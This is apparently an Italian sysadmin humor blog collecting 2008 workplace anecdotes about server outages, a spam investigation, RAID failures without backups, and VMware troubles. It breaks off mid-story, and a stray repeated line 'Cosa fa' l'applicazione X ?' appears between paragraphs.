He...hummmm... 'spetta 'n moment... allora, per avviare server A ti serve il server B, ma per avviare B ti serve C e C dipende da A... oh che bello!

IO - (*rivolto ad UL*) E chi sarebbe il Torquemada che si e' sognato sta cosa?

Si, perche' bisogna essere Himmler o Hannibal Lecter per mettere in piedi una roba del genere. Comunque, nella documentazione c'e' anche la "procedura per il riavvio del sistema", che e' una roba del genere:

1. Pregare Cthulhu che un asteroide distrugga l'edificio risolvendo il problema per voi
(*no, ok, questo punto non c'era, l'ho aggiunto io a matita...*)
2. Avviare server B in single-user mode
3. Avviare server A in single-user mode
4. Mentre A si avvia e quando raggiunge il punto X, avviare su B il processo tal-de-tali
5. Avviare C in single-user mode
6. Avviare su A il processo tal-de-tali
7. su C fare un ping -c 10 -s 128 verso B
8. su A avviare il processo tal-de-tal-altro

Cosa fa' l'applicazione X ?

E va avanti cosi' per un bel po'... in sostanza il sistema e' imbrogliare i 3 rottamoni facendogli credere che i vari servizi siano gia' su quando questi non lo sono. Sembra facile eh?

Quello che ancora non ho detto e' che i 3 cosi' sono agli estremi opposti della sala macchine di \$dittafancazzisti, separati da quello che potrebbe essere solo descritto come un percorso alla Indiana Jones con cavi di rete tesi in mezzo ai corridoi, mattonelle del pavimento pericolanti, racks pronti al crollo e CL che sputano freccette avvelenate con le cerbottane (*ok, no, quest'ultimo particolare non c'era, ma non mi sarei stupito piu' di tanto*)

Ah, ed ovviamente in tutta la sala macchine c'e' UN solo monitor ed UNA sola tastiera.

Ok, indosso il mio cappellino da BOFH, la giacca da moto, faccio schioccare un cavo di rete a mo' di frusta e recupero dagli uffici attinenti 3 tastiere e 3 monitors con relativi cavi di alimentazione, dopo di che procedo a mettere in pratica cio' che dice la documentazione. Al terzo o al quarto tentativo imbrotto il tempo giusto ed i 3 magi sembrano riavviarsi.

Dopo essermi ripreso dall'immane faticata sono arrivato persino a suggerire ad UL di mettere in piedi un sistema diverso, o come minimo a mettere i 3 maledetti nello stesso rack e con un KVM, sono quasi pronto per ripartire.

UL - Ma in effetti stavamo pensando ad un sistema piu' robusto, distribuito su 2 datacenter con un load-balancer geografico e...

Un serpente velenoso! Voglio un serpente velenoso. Anzi no, 2! Che li metto in cluster!

Davide
28/07/2008 00:00

Ed ecco l'Imprevisto (2.0)

E' un normale lunedì di fine Aprile, dopo **un mese** di fermo moto ho finalmente riavuto il mio destriero, ed il clima sembra adesso molto piu' primaverile di una settimana fa', quindi sono, tutto sommato contento e rilassato, quando arrivo in ufficio.

Attacco il lapdog, comincia con il normale tran tran, quando.. il mastodontico Mac (che tengo solo perche' ci sono due macchine virtuali che non ho ancora trasferito) si spegne di botto...

Azzz... mancanza di tensione? Pare di si'. Il lapdog ovviamente non fa una piega. Comunque dopo circa 30 secondi il telefono si riaccende e la lucetta sul KVM pure, quindi suppongo fosse una cosa veramente temporanea. Vabbe', puo' succedere.

Non me ne preoccupo piu' di tanto finche' Wendy, la nostra segretaria non mi compare alla porta.

W - Il telefono non funziona piu'!

Io guardo il mio telefono e vedo che il display adesso dice "GATEWAY!".

Ora, si potrebbe aprire una grossa parentesi per discutere del **perche'** un telefono deve in realta' essere un computer con meno tasti e senza mouse, voglio dire, che problema c'era con i telefoni "normali"? Perche' questi rottami devono avere bisogno di un **gateway**? Perche' accidenti tutto deve essere internettiano e webbeduepuntozero?? Ma lasciamo perdere che senno' mi rovino il lunedì mattina cominciato tanto bene.

IO - Pare che ci sia qualche problema con il centralino del telefono magari?

W - Si ed anche il mio computer ha dei problemi.

Dato che sul centralino non posso farci niente che non so nemmeno dove sta, vado a vedere il computer, che apparentemente si e' perso l'indirizzo IP. Provo a fare una renew dell'indirizzo ed a quanto parre il problema e' che il server DHCP non e' molto convinto nel voler dare via indirizzi IP.

IO - Pare che ci sia un problema con il server dhcp.

Vado a domandare al dinamico duo Bart e Bert (si chiamano cosi'...), i quali confermano che manco loro riescono a fare nulla, il che lascia praticamente il mio lapdog come l'unica macchina in grado di raggiungere interdet (Yes! Linux Win -AGAIN!).

IO - E quale sarebbe il server dhcp?

Bart - Credo sia il server Mac

Rapido scandaglio di tutti i server nel rack, non c'e' nessun Mac.

IO - E dove starebbe?

Bert - Credo di la' (*indicando la porta del deposito hardware*)

Un rapido test mi dice che la mia chiave **non** apre quella porta.

IO - (*guardando Bert*) Hai la chiave?

Bart- Io no, credo che T abbia una chiave e magari DaBoss...

IO - E dove sono quei due?

Cosa fa' l'applicazione X ?

W - DaBoss non c'e' oggi e T credo lavori a casa.

IO - Ottimo...

Quindi mentre Wendy cerca di rintracciare T io metto in piedi un server DHCP su una delle macchine Linux a disposizione, e poi aggiungo anche un server DNS dato che, apparentemente, il famigerato Mac server e' **anche** il server DNS primario dell'ufficio... **ovviamente** il maledetto e' **anche** il server di posta primario.

Siamo io, Bart & Bert davanti alla macchina del caffe' che discutiamo del daffarsi quando Wendy compare.

W - Ho parlato con T, ha detto che prima di mezzogiorno non riesce ad arrivare.

IO - Nessuno ha un'ascia da pompiere?

W - Ma per fare che?

IO - Per tirare giu' la #*@\$%@@@ porta!

W - Quale porta?

Bart - Quella del deposito hardware di cui non abbiamo le chiavi.

W - Ma le ho io le chiavi di quella porta...

Tutti e tre ci giriamo, molto lentamente, a guardarla.

Tutti in coro - E **ADESSO** lo dici?

Cosi' riusciamo finalmente ad accedere all'agognata stanza, ed un paio di scarpate dopo il famigerato 'server Mac' e' ripartito. E come per magia anche il centralino era piu' contento dopo. Dovro' fare un paio di chiacchiere con DaBoss riguardo alla logica di mettere quello che e' il server **principale** di tutto l'ufficio in una stanza di cui ben poche persone hanno le chiavi e senza un UPS.

Davide

08/04/2008 00:00

Everybody wants to use Exchange!

Ok, non e' una storia, ma mi sentivo in vena musicale... inoltre, mi sono appesa reso conto che **questa e' la 501esima storia ad essere pubblicata.**

Quindi, sulle note di "Everybody wants to rule the world" dei Tears for Fears (che io ero convinto fosse dei Take That ma comunque...)

Hey, look I did it!
What the heck have you done now?
While you were away
Oh crap

I always wanted this
I'll break your arms
Everybody wants to use Exchange!

I can change the color!
You moron!
Look how nice the icons
You cretin!

We have the webmail too!
We had that before!
Everybody wants to use Exchange!

I have now one gig of emails!
You had more before!
And is almost for free!
The license is ten thousands!

Ok is a little slow now
And is just a quad core!
Everybody wants to use Exchange!

Maybe we need more ram
But it has eight gig already!
Everybody wants to use Exchange!

Look, I'm a sysadmin too now
But what have we here?
Everybody wants to use Exchange!

It almost look like a viru...
Oh shit...
Everybody wants to use Exchange!

Davide
08/11/2008 00:00

Holy Subnet ScriptMan!

Si preannuncia una giornata agitata. A quanto pare la Banda Scassotti (aka: tutti i foXXuti spammer di questo foXXuto pianeta) ha deciso che il modo migliore di inviare spam adesso e' quello di inviare le loro schifezze a qualche mailing-list server con un indirizzo 'from' fasullo, cosi' che il cerebroleso, cioe' il m.l. server rimandi la mail indietro come 'bounce', in modo da rendere lo spam meno 'spammoso' almeno all'apparenza.

Ovviamente tutti i poveri tapini che adesso stanno ricevendo rimbalzi e messaggi di errore per mail che **non** hanno inviato non sono molto soddisfatti e ci tengono a farcelo sapere.

E non sembrano molto disposti ad ascoltare le spiegazioni teNNiche relative al perche' il nostro sistema antispam non ha bloccato "l'ondata"...

E' in questo clima che io balzo come una pantera affamata su un grasso e succulento esploratore nella foresta, ovvero su un ticket che sembra non coinvolgere il sistema di posta ed altre infruttuose spiegazioni.

Da: \$noiperdiamoivostribagagli
A: helpdeskdi\$networkgestapo
Subject: abilitare ip al relay di posta

Salve, abbiamo finalmente ottenuto da \$isp gli IP dei nuovi uffici, quindi per cortesia abilitate gli ip della sottore X.Y.Z.K/20 per il relay.

Impossessatomi del problema comincio a cercare di capire il da farsi, una ricerca nel database mi dice che \$noiperdiamoivostribagagli e' una organizzazione a livello nazionale dato che hanno uffici in svariate citta', hanno anche diversi server di posta apparentemente e (sic) fanno uso del nostro sistema antispam.

Ma sta' storia dell'abilitazione al relay mi lascia perplito. Domando a T.

T - Ah, qualla roba la.. ne ho sentito solo parlare, di solito se ne occupa W.

Vado ad acchiappare W.

W - Ah, si... e' una cosa che abbiamo aggiunto allo spamscanner proprio per i problemi di \$noiperdiamoivostribagagli, in sostanza c'e' una tabella che contiene gli indirizzi IP che sono autorizzati a fare il relay di posta mediante i server di posta di \$noiperdiamoivostribagagli, si tratta solo di aggiungere gli ip alla tabella.

IO - Indirizzo IP? Non Subnet?

W - No, indirizzo. Uno per volta.

IO - E come li aggiungi gli IP?

W - Be'... "insert ..."

IO - E non c'e' un modo meno fetente, tipo attraverso la famosa interfaccia dello SpamScan?

W - No, quella roba li' e' solo per \$noiperdiamoivostribagagli, puoi usare l'interfaccia web per il database nel caso.

IO - Che non mi sembra molto diverso dal fare 'insert...'

W - Che problema hai?

IO - Che e' una subnet con netmask /20! Sono 4000 indirizzi IP!

W - *(girandosi a finire l'ennesima mail di spiegazione del perche' lo spam e' cosi' complicato da intercettare)*
...buon lavoro...

Ooooookkey. E cosi' devo inserirmi sti 4000 e rotti indirizzi. Questo e' un lavoro per ScriptMan!

Cosa fa' l'applicazione X ?

Dopo aver ravanato un po' metto a punto uno script(one) che piglia in input una generica rete indicata come ip/mask e genera le 'insert' giuste per il database calcolandosi tutti gli indirizzi IP nella sottorete.

Un paio di provine e 4000 e rotti indirizzi finiscono dentro.

Una volta controllato che tutto funzioni come dovrebbe mi avvio alla macchina del caffè' per una meritata pausa caffeinica quando T mi raggiunge.

T - Hai scoperto come si aggiungono quegli indirizzi?

IO - Sì. Sostanzialmente facendo delle insert.

T - Con una sottorete /20? Ti ci vorrà' tutta la giornata...

IO - Veramente ho già' finito.

T - ??? come sarebbe a dire?

IO - Non sottovalutare i poteri di ScriptMan!

Nota: il mio script e' finito nella Knowledge base aziendale, a perpetua memoria di come fare certe cose senza metterci tutto il giorno.

Davide

18/08/2008 00:00

Dai Retta Al Tuo SysAdmin

I CL in genere non hanno tanta voglia di dare retta al SysAdmin. Forse perche' il SysAdmin di solito dice "fai cosi' e cosa" o "**non** fare cosi' e cosa" senza specificare il **perche'** (che c'e' sempre un *perche'*, ma di solito e' *perche' io lo so che cosa succede altrimenti*). O forse e' perche' i SysAdmin in genere non hanno un grande aspetto fisico (voglio dire...) e accettare consigli da uno cosi' e' un po' difficile. O forse perche' il CL in questione si ritiene un esperto (passo il tempo ad occuparmi di atomi e molecole e roba cosi' che tu manco sai da che parte si comincia) e non apprezzano molto le idee ed i suggerimenti. Ma in genere il SysAdmin ha una elevata ed eclettica esperienza e *sa cosa e' meglio per i suoi CL*.

Quindi tu dai retta al tuo SysAdmin.

I SysAdmin fanno esperienza maneggiando diversi tipi di software e di hardware per lavoro, tale esperienza non e' stata sempre piacevole, ma ha sicuramente lasciato una specie di *sesto senso* per distinguere le cagate inutili da quelle che potrebbero avere una sia pur minima utilita'. Quando gli domandi "che ne pensi di X" e lui ti risponde "e' una chiavica/non serve ad un tubo/non la userai mai", tu ascolta quello che ti dice, perche' le probabilita' che abbia ragione sono elevate. E che poi ti ritrovera con l'avere acquistato X che si rivelerà inutile o molto meno utile di cio' che tu pensi.

Quindi tu dai retta al tuo SysAdmin.

Quando il tuo SysAdmin ti dice di fare una cosa (tipo, mandare un file fatto cosi' e cosa' *prima* che io mi faccia 1000 Km per arrivare li'), non e' che lo faccia perche' gli va di farti fare dei lavori inutili e ripetitivi (quelli che ti fanno fare lavori inutili e ripetitivi si chiamano *manager*) Ma lo fa perche' sa per certo che e' un'ottima idea e che il farlo potrebbe evidenziare certe cose (tipo il fatto che il percorso che stai cercando di impostare sul GPS lo portera' a bloccarsi nel momento peggiore).

Quindi tu dai retta al tuo SysAdmin.

Il SysAdmin sa che il modo migliore per fare un certo lavoro e' usare il software che e' specifico per un particolare hardware, ed il SysAdmin ti fornira' di sicuro tale software, perche' e' il suo lavoro farlo, quindi invece di accampare strane scuse "che il pc X che io ho comperato nonostante quello che mi avevi detto e' troppo lento, il display e' troppo piccolo, voglio usare questo bellissimo paccosoft che funziona su MerDOS e yada yada yada"...

Quindi tu dai retta al tuo SysAdmin.

I SysAdmin spendono un sacco di tempo litigando (nel bene e nel male) con hardware di ogni genere, se guardi bene potrai vedere ancora sulla sua pelle i segni dei morsi dei connettori, i graffi delle schede di rete e le bruciature di saldatore. Gli scontri con gli spammatori (sia via mail che via usenet) in genere non si possono vedere ma solo 'percepire'... Ne consegue che i SysAdmin conoscono non solo il software che va bene per te, ma anche l'hardware. Quindi quando il tuo sysadmin ti da un certo cavo per collegarti ad un certo dispositivo, tu lascia perdere che il cavo che ti ha dato il tuo SysAdmin e' uguale uguale a quello della videocamera.

Quindi tu dai retta al tuo SysAdmin.

I SysAdmin sono, in genere, dei fanatici dei backup. Non solo nel senso di copie dei dati ma anche di *piani* di backup, tipo "cosa fare nel caso in cui il GPS di cui sopra si inchiodi miserandamente dopo 10 Km perche' tu hai usato il software sbagliato con il cavo sbagliato". Questo non per motivi esoterici, ma perche' noi sappiamo bene che Dio esiste ed e' un bastardo, ma su scala *galattica*, e che Murphy aveva ragione.

Cosa fa' l'applicazione X ?

Quindi tu dai retta al tuo SysAdmin.

I SysAdmin amano essere *in controllo* della situazione, se non lo fossimo, non faremmo questo lavoro. Quindi quando il tuo SysAdmin ti *suggerisce* di tranquillizzarti, che si ok, siamo persi nel mezzo del deserto dei gobi, perche' il famoso GPS di cui sopra si e' effettivamente incartato, tu non mi hai mandato il file che ti ho detto prima e non hai un piano di backup, ma quelli non sono di sicuro scheletri umani, no no, sono.. hummm... canguri tibetani, si' certo, canguri tibetani... lo fa per cercare di riguadagnare il controllo della situazione prima che degeneri completamente e spingerti a pensare ad una opzione alternativa.

Quindi tu dai retta al tuo SysAdmin.

I SysAdmin hanno molta pazienza. Se non la avessimo saremmo in queste condizioni. Ma anche la nostra di pazienza si esaurisce, quindi quando il tuo SysAdmin (dopo che vi siete persi nel mezzo del deserto dei Gobi perche tu non gli hai dato retta ed hai usato il software/hardware sbagliato, provocando l'incartamento del famoso GPS di cui sopra e non hai un piano di backup) comincia a **suggerirti** (sempre tranquillo e sorridente) che *forse*, bisognerebbe fare cosi' e cosa'... significa *maledetto cretino/a, vuoi darmi retta o devo cominciare a lartarti di santa ragione?*.

Quindi tu **dai retta al tuo SysAdmin**.

Davide

25/08/2008 00:00

Indiana Bofh and the Server Of Doom

Con il recente 'trend' di internettizzazione globale non e' una sorpresa se quasi tutte le scuole stanno proponendo corsi e ricorsi che hanno come argomento la Grande Rete, solo che si sa gia cosa succede se si mettono una quindicina di ragazzotti tra i 13 ed i 18 anni in una stanza con un certo numero di computer ed una connessione ad internet. Uno dei poveri tapini che ha scoperto sulla sua pelle e sul suo account il risultato di una simile manovra e' \$NoiInsegniamoConRispetto, nota accolta di super-cattolici-osservanti (quelli che in termini non troppo ossequiosi si potrebbero definire BIGOTTI), i quali, dopo aver messo al rogo tutti i computer "infetti" ed aver recitato i loro 50 rosari di espiazione, si sono rivolti a noi perche' trovassimo il modo di tenere i "giovani lontani dalle tentazioni meretrici".

La soluzione e' stata l'installazione di un server con Squid+DansGuardian, ed una serie di regexp per filtrare tutto l'involuto (cioe' il 99% di tutta la rete) e lasciare solo il permesso (cioe' niente).

Ma dato che tutta la combriccola ha in piano di passare dall'attuale sistema (con un singolo proxy 'centrale') ad un sistema piu' strutturato, con un proxy per ogni scuola ed un server di posta dedicato, DaBoss ha pensato di fare una cosa superelaborata ed usare 4 macchine virtuali sul server per suddividere i compiti.

Perciui, entra in scena il 'proxy' che e' composto dalla macchina 'host' che esegue proxy (vm 1), webmail e gui di amministrazione della posta (vm 2), server radius e dns (vm 3) e smtp/db server (vm 4). Per qualche strano motivo (leggasi: sconti), l'hardware prescelto per l'accrocchio e' un Sun Fire X1200, che a me e' stato sulle balle dal momento in cui lo ho tirato su dalla pila dei server e per tutta risposta lui mi ha tirato una delle slide su un piede.

Dopo aver fatto presente le mie rimostranze (che secondo me, tutta questa virtualita' va a scapito delle prestazioni e della semplicita' del sistema) ho installato l'arnese, riportato tutte le configurazioni, fatto un paio di test in ufficio, poi abbiamo portato il coso in co-lo, attaccato alla rete, copiato la vecchia posta e tutto il resto dalla macchina vecchia e via che si va.

Il meledetto si e' inchiodato subito dopo un paio d'ore. Due delle VM apparivano in stato 'run' nella console, ma non davano segno di vita alcuno. Ammazza le vm, riavviale e sembrano funzionare.

A questo punto cominciano a piovere le lamentele: e' piu' lento di una lumaca stanca.

Un paio di controlli sulla vm del proxy mi dicono che il load average e' tra 12 e 21. Cerco di fare qualche smanettamento per vedere se riesco a sveltire la cosa quando W mi segnala che il server IMAP (dovecot) non risponde piu'. Guardo e vedo che dovecot e' semplicemente kaputt. Lo riavvio e sembra piu' contento. Ma noto anche che l'ora di sistema della vm e' avanti di una bella mezz'ora. Oh bella. La rimetto a posto e dovecot decede all'istante (?). Riavvio (di nuovo) Dovecot. E continuo a cercare di capire che ha st'arnese. Non trovo un fico secco salvo il vedere delle lentezze mostruose tra l'arrivo della connessione e l'uscita di un qualunque dato utile dalla macchina.

Spiego meglio: io vedo i primi 3-4 pacchetti arrivare, la connessione si stabilisce e poi niente, nada, nothing, niets! Una bella "Windows Pause" (non succede niente per nessun motivo specifico) per uno/due minuti e poi la connessione va avanti come se niente fosse...

Il mattino dopo tutte e 4 le vm sono cadaveri. Sempre 'run' nella console ma niente di niente. Riavvio tutte e 4 e vedo subito che 3 delle 4 vm hanno la data di sistema nel pallone: o corre come una lepre o e' lenta come una tartaruga. L'unico indizio sulla 'morte' delle VM e' un errore riportato nel dmesg che indica un problema con il controller SCSI (virtuale).

Cosa fa' l'applicazione X ?

Nel primo pomeriggio mi arriva anche la notizia che, apparentemente, da **una** delle scuole non riescono a collegarsi al proxy. Solo da una, dalle altre funziona tutto. In effetti non riesco a trovare nel log **una** connessione da quella scuola, solo dalle altre. Che accidenti ha sto' maledetto? E' un laico e protesta per essere dai cattolici?

I problemi si susseguono con vm che muiono a destra e a manca, l'orologio di sistema che continua ad andare per conto suo nonostante tutto (prima che mi riempiate di commenti: si', vmware_tools ERA installato e funzionante), errori e kernel panic riferiti al controller scsi virtuali. Riguardo quest'ultimo, riesco a trovare un riferimento (UNO) allo stesso errore su un forum Sun, guarda caso si riferisce allo stesso **identico** hardware che abbiamo noi ed ovviamente non ha nessuna soluzione.

Dopo una settimana di bestemmie decido che qualche cosa s'ha da fare e che la cosa migliore e' cestinare l'idea delle macchine virtuali. Comincio percio' il trasferimento di tutti i servizi sulla macchina 'host' (hardware reale). Il risultato e' istantaneo, dalla famosa scuola da cui non potevano collegarsi adesso si collegano e tutti affermano che "adesso e' veloce come prima, anzi meglio". Ok, questa e' la strada giusta allora.

Nei giorni successivi trasferisco tutte le funzioni sulla macchina host e spengo una alla volta le macchine virtuali. Alla fine della settimana ho praticamente un server normale con tutte le funzionalita' del server precedente. A questo punto e' arrivato DaBoss.

DB - Che accidenti succede con \$NoiInsegniamoConRispetto?

IO - Succede che quel maledetto Sun Fire non va d'accordo con VmWare e noi non sappiamo perche'.

DB - Hummm... ok, adesso vado ad ordinare un'altra macchina, prendiamo un Sun X2200, con controller raid hardware...

IO - Ma senti, al momento, per fargli funzionare st'arnese, ho semplicemente spostato tutti i servizi sul server reale e funzionano tutti. Da lunedì, quando ho spostato gli ultimi due servizi, non ho sentito altre lamentele, ed anche H ha detto che adesso il monitoring non si lamenta piu' del server. Non e' molto meglio *semplicemente lasciare perdere st'idea delle macchine virtuali?*

DB - ...adesso non si lamentano piu'?

IO - Io non ho sentito altre lamentele.

DB - Hummmmm.... ok, allora teniamolo cosi'... e poi vedremo...

Qualche volta "KISS" e' il sistema migliore.

Davide

09/01/2008 00:00

Ed ecco l'imprevisto 3.0

Che mi sa che smetto di contarli che senno' non mi passa piu'. Allora, gia' dissi dei precedenti imprevisti qui e qui. E dopo la seconda volta pensavo di averle viste tutte, ma NOOOOO.

Stamani, stavo discutendo con T dei vari bug trovati e da trovare nella nuova versione della web-application per gestire le varie impostazioni dell'antispam, quando l'applicazione in questione ha smesso completamente di rispondere. Dopo un paio di madonne (per la serie 'ok che stiamo cercando i bug, ma questo e' grosso come un rinoceronte'), ci siamo resi conto che il problema non era nell'applicazione ma nel fatto che una serie di macchine alla co-lo erano andate in palla.

Il problema e' stato rintracciato nel solito Omino In Salopet che ha staccato il cavo di alimentazione sbagliato togliendo la corrente a due racks che non c'entravano una beata fava.

Risultato, il nostro gateway di collegamento con la rete di management alla co-lo era kaputt, il database server che, incidentalmente, supporta **tutte** le applicazioni era kaputt ed un paio di altre macchine di quasi nessuna importanza (tipo il monitor che dovrebbe avvisarci di questi avvenimenti ed il server su cui gira la nostra applicazione di help-desk) erano kaputt. Dato che con il gateway kaputt non si poteva fare niente, Bart e' balzato sulla Bart-Mobile e si e' scapicollato alla co-lo (scioppandosi 9 Km di colonna) e dopo un'oretta circa qualche cosa ha cominciato a resuscitare. Ed eccoti il problema.

Il foxxuto database su cui tutta la baracca si appoggia e' MySQL e si trova su un cluster composto da due server. Per qualche motivo il cluster non e' un cluster.

Nel senso che il server 'secondario' non ha heartbeat in funzione, per cui in caso di collasso del primario non farebbe un tubazzo. Inoltre, i due nodi non hanno nessun servizio in condivisione a parte l'indirizzo IP. Hummm.... e allora che senso ha il cluster?

Semplice: entrambi i nodi hanno MySQL in funzione in configurazione master/slave in modo che i dati dal master siano replicati sullo slave... ma non viceversa ovviamente.

Dopo aver passato una mezz'ora domandandomi che senso ha il tutto, cerco di riavviare il foxxuto database e mi becco un bell'errore di MySQL. Una delle tabelle e' bacata. Ok, un *repair table* dopo funziona meglio, ma a questo punto mi accorgo che la replicazione sullo slave non sta funzionando ed apparentemente **non ha funzionato per piu' di un mese**.

Dopo le dovute bestemmie cerco di capire che senso ha l'avere un cluster che non e' un cluster ed un sistema master/slave che non sono master/slave, il passo successivo e', ovviamente, far ripartire la foxxuta replicazione. E qui' ti casca l'asina: meta' dei database in questo coso sono InnoDB, l'altra meta' MyISAM ed il tutto sono circa 80 Gb di roba.

Ed **ovviamente**, dato che questa chiavica e' il database principale su cui si appoggia l'intera combriccola, non e' possibile tenere il foxxuto coso spento per una mezz'ora mentre resincronizzo lo slave per far ripartire la merdosa replicazione.

Dopo una *lunghissssssimisssssima* giornata passata a sincronizzare la roba una alla volta, tirare madonne, copiare files, tirare altre madonne e, in generale, non fare quello che avrei voluto fare (un bel rm -fr e ripartiamo da capo che e' meglio), riesco finalmente ad avere il maledetto accorcchio in piedi di nuovo.

A questo punto ho aggiornato la pagina della documentazione relativa a quella chiavica e poi ho cominciato a

Cosa fa' l'applicazione X ?

mettere giu' una bella proposta per il mio **prossimo** progetto: rendere il cluster un **vero** cluster.

Adesso devo solo aspettare il prossimo "imprevisto"...

Davide

09/08/2008 00:00

I Dischi Si Rompono...

...i dischi in RAID si rompono **a coppie**.

Taaaaaanto tempo fa, in una galassia lontana lontana, esistevano i **dischi fissi**, che erano grossi, pesanti, rumorosi, richiedevano un "driver" delle dimensioni di una lavatrice, bisognava avviarli con la manovella ed avevano (piu o meno) l'affidabilita' di un kleenex bagnato.

In quegli anni felici, i Veri Uomini sapevano che il Vero Sistema di memoria di massa era uno solo: un bel **nastro magnetico**! Che erano anche loro grossi, pesanti, rumorosi, richiedevano dei lettori grossi come frigoriferi e dovevano essere sbobinati a mano qualche volta, ma a meno di disastri termonucleari funzionavano sempre.

Di tanto in tanto, mi vedo un qualche film di fantascienza di qualche anno fa ed ogni volta che vedo come esempio di "alta tecnologia" dell'epoca un grosso lettore di nastri mi viene il magone...

Comunque, i tempi cambiano, i dischi diventano piccoli, rapidi e silenziosi come velociraptor ed altrettanto letali quando vanno in palla... d'altra parte i nastri diventano... hemmm... lenti, grossi e relativamente meno rumorosi ma mica piu' di tanto.

Il risultato e' che si stabilisce un'equilibrio tra le specie: i dischi si usano per i dati 'vivi', i nastri per i backup. Ma il grosso problema e' che, con l'aumentare della capacita' di memorizzazione dei dischi, i nastri rimangono indietro, per fare il backup di UN disco al giorno d'oggi non e' anomalo l'avere 3 o 4 nastri. Mettiamo un paio di server e di nastri ne serve una barcata. Il costo (sempre piuttosto altino) dei nastri e dell'hardware richiesto non ha aiutato molto.

Che succede? Succede che qualche UL a caso potrebbe pensare "al diavolo questi residui di ere vittoriane e dei tempi che furono! il backup si fa su disco o non si fa per niente". E venditori privi di scrupoli non si fanno indietro dal vendere un paio di dischi in piu' e millantare le capacita' dei loro sistemi RAID (Redundant Array of Inexpensive Disks) e RAEC (Redundant Array of Expensive Consultants) di risolvere tutti i problemi del mondo ed anche di piu'.

Ok, fine del preambolo e via con la storia.

E' un tranquillo martedi' di fine mese, io sono piu' preoccupato di raccattare tutte le conferme delle varie prenotazioni che ho fatto per le mie vacanze prossime venture che di lavorare, quindi quando mi piovono un paio di mail nella casella di posta non e' che ci faccia piu' di tanto caso.

Comincio a farci caso quando il telefono comincia a suonarmi...

IO - Siccale'?

CL - Salve, sono CL di \$noitrasportiamolavostraroba.

IO - Salve, sono D di \$networkgestapo, che succede?

CL - Abbiamo dei problemi con la nostra web-application che e' ospitata in uno dei vostri server...

IO - 'momento che vedo...

Guardo sul database di configurazione, il server e' dedicato solo a loro, mi collego, o meglio, provo a collegarmi ma non ricevo nessuna risposta.

IO - Hummm... pare che il server sia completamente irraggiungibile, adesso vedo che cosa succede e poi la richiamo.

Cosa fa' l'applicazione X ?

Faccio un bel login sul KVM e guardo la console: e' piena di messaggi di errore relativi al RAID. Guardo di nuovo il database di configurazione, questo coso ha un raid-5 su 5 dischi. Hummm... frugo un po' tra le millemila mail del sistema di monitoring ma non trovo niente di relativo.

Ok, e' il momento di provare come funziona il mio badge per l'accesso al datacenter. Dopo essermi messo d'accordo con Bart mi dirigo a spron battuto verso il datacenter, mi perdo e mi ritrovo grazie al fatto che stanno ristrutturando l'intera zona ed hanno cambiato tutti i sensi unici, arrivo finalmente al d.c., mi attacco al server e noto con dispiacere che dei 5 dischi 4 (si, quattro) sono completamente partiti.

Tiro giu' i numeri di serie ed i modelli dei dischi, mi sistemo sui divani del centro e chiamo CL per dargli la lieta novella.

IO - Allora, sono qui' al datacenter a guardare il vostro server, sembra che 4 dei 5 dischi fissi siano danneggiati.

CL - Quattro?

IO - Si'. Il che significa che il server sara' sicuramente da reinstallare, non ho idea di cosa e se si potra' recuperare dalla macchina, voi avete un backup di questa roba vero?

CL - Hemmm... un backup?

IO - (*cominciando a vedere un certo schema*) Si, un backup. Da rimettere sulla macchina.

CL - Ma... con il Raid non c'e' piu' bisogno del backup!

IO - E chi vi ha detto una simile castroneria?

CL - Hemmm...

IO - Il Raid rende solo il sistema piu' resistente a *certi* guasti hardware, non e' un sostituto per il backup. Non lo e' mai stato e non lo sara' mai.

CL - Ma ... ma... \$fornitore ci disse due anni fa quando acquistammo il server che con il raid cosi' e cosa' non serviva a niente fare un backup.

IO - Be', se avete testimoni potreste fargli causa.

CL - Seriamente, non c'e' modo di recuperare niente da quella macchina?

IO - Non lo so, devo prima smontarla, portarla in ufficio e guardarla, ma anche se vi fosse modo io non considererei i dati che ci sono sopra come 'attendibili'. Se non avete un backup io considererei le informazioni perse e procedererei con una ricostruzione da zero del sistema.

CL - ???Ricostruzione da zero?? C'erano dentro dati che andavano indietro di dieci anni in quel sistema!!

IO - E con una tale mole di dati "storici" non avete mai pensato a farne una copia per sicurezza?

CL - Hemmm... ma \$fornitore disse...

IO - E allora lamentatevi con \$fornitore.

Sinceramente, non ho molta simpatia per CL e per tutto il gruppo dei sostenitori del raid-come-sostituto-del-backup.

Davide

15/09/2008 00:00

24

E' un tranquillo mercoledi', DaBoss gioca a fare il pirata con la benda sull'occhio (dopo che si e' beccato della sabbia o altro sulla spiaggia ed ha dovuto ricorrere a cure mediche) ed io sto' cercando di scrivere documentazione sulla \$merdavigliosa applicazione, quando il Pirata si appropinqua.

DB - Aaaaarrrr! Ha chiamato B di \$noivendiamobigliettisuinternet, dice che hanno un qualche problema strano e che qualcuno dovrebbe andare la a vedere.

IO - E che c'entro io?

DB - *(mi guarda senza parlare)*

IO - Voglio dire... ci puo' andare qualcun altro a vedere che succede no?

DB - *(mi guarda senza parlare)*

IO - ...Aaaaarrrr...

DB - Aaaaarrrr! Be' visto che tu abiti la' vicino pensavo che potresti andare la a vedere e poi te ne vai direttamente a casa no?

IO - Ah, ok.

DB - *(mi guarda senza parlare)*

IO - ...Aaaaarrrr...

Cosi' vado da \$noivendiamobigliettisuinternet, B mi 'agguanta' (letteralmente) non appena arrivo e mi spiega il problema.

B - E' un paio di giorni che ricevo queste mail da \$providermaisentito che sostiene che noi gli stiamo mandando spam a raffica

IO - ...be', cio' potrebbe essere dovuto a qualcuno che invia spam usando un indirizzo di 'from' fasullo...

B - No, no. Nel messaggio c'e' l'indirizzo IP del nostro gateway, ed e' per questo che ho chiamato voi, noi non **dovremmo** inviare posta direttamente da questo ufficio ma attraverso il server che e' in collocazione da voi, quindi la posta dovrebbe uscire da quell'IP e non questo...

IO - Ah... possibile che qualcuno abbia un client di posta configurato male? O un qualche virus/worm magari?

B - Ho gia' cercato in giro ma non ho trovato niente, con 10 persone in ufficio ci vuole poco.

Mi metto percio' a guardare il messaggio. Be', riporta proprio l'IP del gateway dell'ufficio. Mi loggo sul firewall e faccio un bel tcpdump port smtp. E mi spavento. Una caterva di connessioni **uscenti** verso IP sconosciuti e tutte provenienti da 4 indirizzi IP dell'ufficio. Che accidenti sta succedendo qui?

Sfodero il cellofono e chiamo Bart in ufficio mentre mi avvio verso la sala macchine (chiamaiamolo cosi' lo sgabuzzino dove sono accatastati i vari apparati di rete dell'ufficio).

Bart - Che succede?

IO - Priorita' assoluta, loggati sullo switch \$taldetali e controlla un momento su quale porta e' connesso il MacID XX:XX:XX:XX:XX:XX.

Bart - Hummm.... porta 24.

